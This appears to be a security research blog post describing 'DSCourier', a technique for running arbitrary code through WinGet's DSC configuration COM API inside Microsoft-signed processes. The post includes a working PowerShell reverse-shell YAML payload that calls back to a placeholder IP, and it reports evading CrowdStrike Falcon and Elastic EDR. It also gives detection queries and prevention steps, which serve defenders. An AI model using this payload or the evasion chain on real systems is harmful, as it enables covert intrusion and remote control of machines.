Table of Contents
- Introduction
- What is WinGet?
- WinGet as a PowerShell Execution Proxy
- The Limitations of Using winget.exe Directly
- Building YAML Payloads
- Removing winget.exe from the Equation
- How the COM API Technique Works
- The Interop Layer
- What the Process Tree Looks Like
- Bypassing EDR Solutions
- Detections
- Preventions
- Conclusion
- Source Code
Introduction
The abuse of Windows Package Manager (WinGet) as a living-off-the-land binary is not a new concept. Prior research, such as Zero Salarium’s work in December 2024, demonstrated that winget.exe can serve as a proxy for PowerShell execution through its configure subcommand.
This post takes that concept further. Instead of calling winget.exe, we invoke the WinGet Configuration engine directly through its COM API, completely removing the CLI process from the execution chain. The result is arbitrary code execution inside a Microsoft-signed process with no winget.exe, no powershell.exe, and no cmd.exe in the process tree.
What is WinGet?
WinGet is Microsoft’s official package manager for Windows. Think of apt on Debian or brew on MacOS, it lets you search for, install, update, and remove software directly from the terminal without navigating download pages or running a GUI installer.
What makes WinGet relevant here is its availability. It ships natively with modern versions of Windows 10, 11 and Windows Server 2025, making it a candidate for living-off-the-land abuse. Many administrators know it for installing software, but WinGet also includes a configure subcommand that can apply machine configurations from YAML files (including executing PowerShell). That capability is where things get a bit interesting.
WinGet as a PowerShell Execution Proxy
WinGet’s configure command accepts YAML files that define DSC resources. Among the available resources, PSDscResources/Script allows arbitrary PowerShell execution. The PowerShell in this case does not run through powershell.exe or pwsh.exe, but instead runs through ConfigurationRemotingServer.exe, which is a Microsoft-signed binary in the WinGet package directory. This can alone make WinGet a proxy for PowerShell execution that can potentially bypass monitoring focused on traditional PowerShell host processes.
The Limitations of Using winget.exe Directly
Although WinGet can execute PowerShell through a trusted process, using winget configure directly has several drawbacks from an offensive perspective.
Process creation logging exposes the entry point: winget.exe appears in process creation logs with its full command line, including the path to the YAML configuration file. Whether the configuration was fetched from a remote URL or loaded from disk, the full path or URL is logged in the command line arguments (shown below in process.command_line). A defender can make a simple KQL query for WinGet configure executions and immediately identify what was applied and where it came from:
process.name: "winget.exe" and process.command_line: (*configure* or *configuration* or *dsc*)

Parent-child process relationships provide forensic context: When winget configure is invoked from a shell, cmd.exe or powershell.exe appears as the parent of winget.exe in the process tree. While this can be legitimate (a system administrator running a configuration manually), it gives defenders a full chain to investigate. They can see who initiated the command, from which terminal session, and what YAML file was referenced. The point here isn’t that the process chain is inherently malicious, but that it’s fully observable and traceable back to the source.
So while downstream execution inside ConfigurationRemotingServer.exe has detection blind spots, the initiation point through winget.exe is entirely visible to any organization with basic process monitoring.
Building YAML Payloads
Before discussing how we eliminate winget.exe, it’s worth understanding what a weaponized YAML configuration looks like. WinGet DSC configs follow the DSC v0.2 schema and can include multiple resources that execute sequentially.
For example purposes, here is an extremely simplified configuration file that establishes a reverse shell.
properties:
  configurationVersion: 0.2.0
  resources:
    - resource: PSDscResources/Script
      id: env-health-check
      directives:
        description: Simple Reverse Shell Example
        allowPrerelease: true
      settings:
        GetScript: |
          @{ Result = "OK" }
        SetScript: |
          $client = [System.Net.Sockets.TcpClient]::new()
          $client.Connect('IP_ADDRESS', 443)
          $stream = $client.GetStream()
          $writer = [System.IO.StreamWriter]::new($stream)
          $reader = [System.IO.StreamReader]::new($stream)
          $writer.AutoFlush = $true
          $writer.WriteLine("[+] Shell from $env:COMPUTERNAME as $env:USERNAME via ConfigurationRemotingServer")
          while ($true) {
              $writer.Write('DSC> ')
              $cmd = $reader.ReadLine()
              if ($cmd -eq 'exit') { break }
              try {
                  $output = Invoke-Expression $cmd 2>&1 | Out-String
                  $writer.WriteLine($output)
              } catch {
                  $writer.WriteLine($_.Exception.Message)
              }
          }
          $client.Close()
        TestScript: |
          $false
configurationVersion: Specifies which version of the DSC configuration format is being used, with 0.2.0 being the current standard.resource: Specifies which DSC resource module and type to use. The format isModuleName/ResourceType. So in this casePSDscResourcesis our ModuleType andScriptis the Resource Type that allows arbitrary PowerShell.id: An arbitrary label for the resource. This can be anything we want as it has no functional impact.allowPrerelease: Allows WinGet to use pre-release (preview/beta) versions of packages or resources if it needs to install them.GetScript: PowerShell that returns the current state. DSC calls this to check what the current configuration looks like. For our purpose we use a placeholder like@{ Result = "OK" }.SetScript: The PowerShell that actually executes when the configuration is applied. Whatever code is here runs insideConfigurationRemotingServer.exe.TestScript: PowerShell that simply returns$trueor$false. DSC calls this first to check if the desired state is already met. If$true, the SetScript is skipped. Returning$falsehowever forces SetScript to execute every time.
Removing winget.exe from the Equation
Most existing detection guidance for WinGet abuse focuses on monitoring winget.exe process creation. But what if winget.exe never runs?
WinGet exposes its configuration functionality through a WinRT (Windows Runtime) COM API in the Microsoft.Management.Configuration namespace. This API is registered in the AppX manifest of the Microsoft.DesktopAppInstaller package and is accessible to any process on the system through standard COM activation. The key COM servers are:
- PackageManager Class (WindowsPackageManagerServer)
- ConfigurationStaticFunctions (The DSC configuration engine)
Both activate without administrative privileges and both spawn WindowsPackageManagerServer.exe (a Microsoft-signed binary) as the COM server host. No additional software installation is required as these are present on any system with WinGet installed.
How the COM API Technique Works
WinGet ships two Windows Metadata (.winmd) files, Microsoft.Management.Configuration.winmd and Microsoft.Management.Deployment.winmd, which describe the COM/WinRT interfaces its client and configuration engine expose to out-of-process callers. By building a .NET interop layer against these metadata files, a custom application can directly invoke the configuration engine. The call chain is:
CoCreateInstanceactivatesConfigurationStaticFunctionsCreateConfigurationSetProcessorFactoryAsync("pwsh")creates the PowerShell DSC processorCreateConfigurationProcessor(factory)creates the configuration processorOpenConfigurationSet(yamlStream)parses the YAML into a configuration setApplySet(configSet, flags)applies the configuration
The DSC engine spawns ConfigurationRemotingServer.exe to execute resources, but the entry point is no longer winget.exe. The calling application makes COM calls to Microsoft-signed WinRT services.
The Interop Layer
Accessing the WinGet Configuration COM API from .NET requires an interop layer that projects the WinRT types into managed code. We built this by extending marticliment’s WinGet-API-from-CSharp project, which provides COM interop for WinGet’s package management API. We added Configuration API support by:
- Adding
Microsoft.Management.Configurationto the CsWinRT projections - Registering the
ConfigurationStaticFunctions - Adding a method to create
ConfigurationStaticFunctionsinstances
The result is a set of DLLs that allow any .NET application to invoke the WinGet Configuration API through COM. All of the supporting files are legitimate Microsoft components. Only our executable DSCourier.exe is custom.
What the Process Tree Looks Like

Traditional winget.exe Approach:
cmd.exe
 └── winget.exe (configure -f payload.yaml)
       └── ConfigurationRemotingServer.exe [Microsoft-signed]
DSCourier COM API Approach:
svchost.exe (DCOMLaunch)
 └── WindowsPackageManagerServer.exe    [Microsoft-signed]
       └── ConfigurationRemotingServer.exe    [Microsoft-signed]
The process tree of the latter matches what legitimate WinGet COM consumers produce, all while producing no winget.exe.
Bypassing EDR Solutions
Because the COM-based approach avoids spawning winget.exe and executes entirely within Microsoft-signed processes, it slips past several enterprise EDR solutions that rely on process tree heuristics and known-binary telemetry.
CrowdStrike Falcon
DSCourier was tested against a live CrowdStrike Falcon deployment. The payload executed successfully without triggering any prevention or detection. Falcon’s process-based telemetry did not flag WindowsPackageManagerServer.exe or ConfigurationRemotingServer.exe as malicious, and the reverse shell was able to call back.
Elastic Security EDR
Elastic Security EDR was also bypassed during our testing. Elastic’s detection rules for PowerShell and script-based execution are typically bound to powershell.exe, cmd.exe, and similar interpreters. The COM API approach sidesteps these entirely, as execution originates from svchost.exe → WindowsPackageManagerServer.exe → ConfigurationRemotingServer.exe, a chain that does not trigger default Elastic rules.
Detections

Defenders should be on the lookout for WindowsPackageManagerServer.exe and ConfigurationRemotingServer.exe.
Shells spawned by DSC execution components are the strongest single indicator. ConfigurationRemotingServer.exe persists even on the COM-only path, and legitimate use doesn’t spawn interactive shells:
event.category:process and event.type:start and
process.parent.name:("ConfigurationRemotingServer.exe" or "WindowsPackageManagerServer.exe") and
process.name:("powershell.exe" or "pwsh.exe" or "cmd.exe" or "wscript.exe" or "cscript.exe" or "conhost.exe")

Note: These logs were generated from running shell commands from the above reverse shell YAML resource. conhost.exe is attached by Windows whenever a console application is launched, so seeing it as a child of ConfigurationRemotingServer.exe is itself an indicator that a shell was spawned during DSC execution.
Preventions
Disable WinGet entirely: Setting ‘Enable App Installer’ to Disabled blocks all functional WinGet operations.
- GPO:
Computer Configuration → Administrative Templates → Windows Components → Desktop App Installer → Enable App Installer→ Set to Disabled.
Disable WinGet configuration: This disables winget configure and the underlying COM configuration interfaces while leaving package installation intact.
- GPO:
Computer Configuration → Administrative Templates → Windows Components → Desktop App Installer → Enable Windows Package Manager Configuration→ Set to Disabled.
Constrained Language Mode (CLM), WDAC, AppLocker, etc.
Conclusion
By invoking the DSC engine through COM rather than the CLI, we are able to execute arbitrary code inside of a Microsoft-signed process with no winget.exe artifacts.
One of the key takeaways is that this demonstrates that detection strategies focused solely on winget.exe are insufficient. Defenders must also shift visibility toward the behavior of WindowsPackageManagerServer.exe and ConfigurationRemotingServer.exe. Ultimately, this technique highlights how trusted Windows management components can be used in ways that blend in with legitimate system activity.
Source Code
You can find the source code and build release for this research project at https://github.com/DylanDavis1/DSCourier.